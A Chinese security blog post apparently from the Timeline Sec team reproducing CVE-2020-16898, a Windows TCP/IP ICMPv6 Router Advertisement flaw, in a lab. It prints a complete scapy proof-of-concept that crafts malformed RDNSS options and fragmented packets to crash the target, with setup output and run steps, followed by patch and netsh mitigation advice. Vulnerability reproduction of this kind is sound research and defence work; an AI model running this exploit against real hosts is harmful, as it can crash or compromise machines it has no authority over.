

CVE-2020-16898: Windows TCP/IP远程代码执行复现

原创 DesM0nd Timeline Sec

2020-11-09原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：DesM0nd@Timeline Sec

本文字数：1404

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

TCP/IP是指能够在多个不同网络间实现信息传输的协议簇。TCP/IP协议不仅仅指的是TCP和IP两个协议，而是指一个由FTP、SMTP、TCP、UDP、IP等协议构成的协议簇，只是因为TCP/IP协议中TCP协议和IP协议最具代表性，所以被称为TCP/IP协议。

0x02 漏洞概述

编号 : **CVE-2020-16898**

远程攻击者通过构造特制的 ICMPv6 Router Advertisement (路由通告) 数据包, 并将其发送到远程Windows主机上, 即可在目标主机上执行任意代码。要利用此漏洞, 攻击者必须将特制的ICMPv6路由器广告数据包发送到远程Windows计算机。

触发条件

- 仅当源地址是本地链接的IPv6时, 才能利用此bug。
- 整个有效负载必须是有效的IPv6数据包。如果您将标头弄得太多, 触发触发错误之前, 您的数据包将被拒绝
- 在验证数据包大小的过程中, 可选标头中所有定义的“长度”必须与数据包大小匹配
- 此漏洞允许走私额外的“标题”。此标头未经验证, 并且包含“长度”字段。触发错误后, 无论如何都会根据数据包大小检查此字段。
- 需要绕过Windows NDIS API可以触发错误

0x03 影响版本

Microsoft:window_server_2019:/1903/1909/2004

Microsoft:window_server_2019:*

Microsoft:window_server:1903/1909/2004

0x04 环境搭建

攻击机: Ubuntu

(python版本: 3.7, 安装了scapy依赖)

```
pip install scapy
```

攻击机的IPv6为

```
fe80::b1b3:3a5a:b16d:3385
```

```
des@ubuntu:~$ ifconfig
enp0s5  Link encap:Ethernet  HWaddr 00:1c:42:15:c0:3c
        inet addr:10.211.55.7  Bcast:10.211.55.255  Mask:255.255.255.0
        inet6 addr: fdb2:2c26:f4e4:0:c15b:b6fb:2517:6698/64  Scope:Global
        inet6 addr: fdb2:2c26:f4e4:0:b4a0:490:7637:f5c9/64  Scope:Global
        inet6 addr: fe80::b1b3:3a5a:b16d:3385/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:228  errors:0  dropped:0  overruns:0  frame:0
        TX packets:282  errors:0  dropped:0  overruns:0  carrier:0
        collisions:0  txqueuelen:1000
        RX bytes:40144 (40.1 KB)  TX bytes:33627 (33.6 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:240  errors:0  dropped:0  overruns:0  frame:0
        TX packets:240  errors:0  dropped:0  overruns:0  carrier:0
        collisions:0  txqueuelen:1000
        RX bytes:18154 (18.1 KB)  TX bytes:18154 (18.1 KB)

des@ubuntu:~$ uname -a
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 9 22:09:41 UTC
19 x86_64 x86_64 x86_64 GNU/Linux
```

漏洞环境机: Windows 10 1903

Windows 规格

版本 Windows 10 专业版

版本号 1903

安装日期 2020/6/18

操作系统版本 18362.959

[更改产品密钥或升级 Windows](#)

[阅读适用于我们服务的 Microsoft 服务协议](#)


[阅读 Microsoft 软件许可条款](#)

 Timeline Sec

漏洞环境子需要开启ipv6



使用cmd的ipconfig查看



现在漏洞环境里IPv6地址为

`fdb2:2c26:f4e4:0:2d3a:7f28:92af:3192`

漏洞环境机选用的ipv6地址为ipv6地址或临时ipv6地址，攻击机选用的ipv6地址为本地链接ipv6地址，攻击机与受害机网络要通，可尝试ping一下

```
C:\Users\>ping fe80::b1b3:3a5a:b16d:3385

正在 Ping fe80::b1b3:3a5a:b16d:3385 具有 32 字节的数据:
来自 fe80::b1b3:3a5a:b16d:3385 的回复: 时间<1ms
来自 fe80::b1b3:3a5a:b16d:3385 的回复: 时间<1ms
来自 fe80::b1b3:3a5a:b16d:3385 的回复: 时间<1ms
来自 fe80::b1b3:3a5a:b16d:3385 的回复: 时间<1ms

fe80::b1b3:3a5a:b16d:3385 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\>ipconfig

Windows IP 配置

以太网适配器 以太网:

    连接特定的 DNS 后缀 . . . . . : localdomain
    IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:2d3a:7f28:92af:3192
    临时 IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:75a6:2e05:24c1:f29b
    本地链接 IPv6 地址. . . . . : fe80::2d3a:7f28:92af:3192%10
    IPv4 地址 . . . . . : 10.211.55.3
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : fe80::21c:42ff:fe00:18%10
```



0x05 漏洞复现

EXP下载地址:

http://site.pi3.com.pl/exp/p_CVE-2020-16898.py

```
#!/usr/bin/env python3
```

```
#
```

```
# Proof-of-Concept / BSOD exploit for CVE-2020-16898 - Windows  
TCP/IP Remote Code Execution Vulnerability
```

```
#
```

```
# Author: Adam 'pi3' Zabrocki
```

```
# http://pi3.com.pl
```

```
#
```

```
from scapy.all import *
```

```
v6_dst = "fd12:db80:b052:0:7ca6:e06e:acc1:481b"
```

```
v6_src = "fe80::24f5:a2ff:fe30:8890"
```

```
p_test_half = 'A'.encode()*8 + b"\x18\x30" + b"\xFF\x18"
```

```
p_test = p_test_half + 'A'.encode()*4
```

```
c = ICMPv6NDOptEFA();
```

```
e = ICMPv6NDOptRDNSS()
```

```
e.len = 21
```

```
e.dns = [
```

```
"AAAA:AAAA:AAAA:AAAA:FFFF:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
```

```
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA" ]
```

```
pkt = ICMPv6ND_RA() / ICMPv6NDOptRDNSS(len=8) / \
```



```
Raw(load='A'.encode()*16*2 + p_test_half + b"\x18\xa0"*6)
/ c / e / c / e / c / e / c / e / c / e / e / e / e / e / e / e
```

```
p_test_frag = IPv6(dst=v6_dst, src=v6_src, hlim=255)/ \
    IPv6ExtHdrFragment()/pkt
```

```
l=fragment6(p_test_frag, 200)
```

```
for p in l:
```


```
    send(p)
```

修改exp中的v6_dst 以及v6_src

```
v6_dst = "fdb2:2c26:f4e4:0:2d3a:7f28:92af:3192"
```

```
v6_src = "fe80::b1b3:3a5a:b16d:3385"
```

```
sudo python3.7 p_CVE-2020-16898.py
```



0x06 修复方式

1、升级更新。立即安装针对此漏洞的更新，下载最新的补丁包进行更新修复，如下链接：

<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898>

2、不能升级的话，先禁用基于RA的DNS配置CMPv6 RDNSS
使用以下 PowerShell 命令禁用 ICMPv6 RDNSS，以防止攻击者利用此漏洞。此解决方法仅适用于Windows 1709及更高版本。

```
netsh int ipv6 set int *INTERFACENUMBER*  
rbaseddnsconfig=disable
```

注意：进行更改后，无需重新启动。

相关链接：

<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898>

<http://blog.pi3.com.pl/?p=780>

https://blog.csdn.net/qq_22807425/article/details/109448911

作者博客：

<https://www.yuque.com/desm0nd/osrdpc>



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

[阅读全文](#)

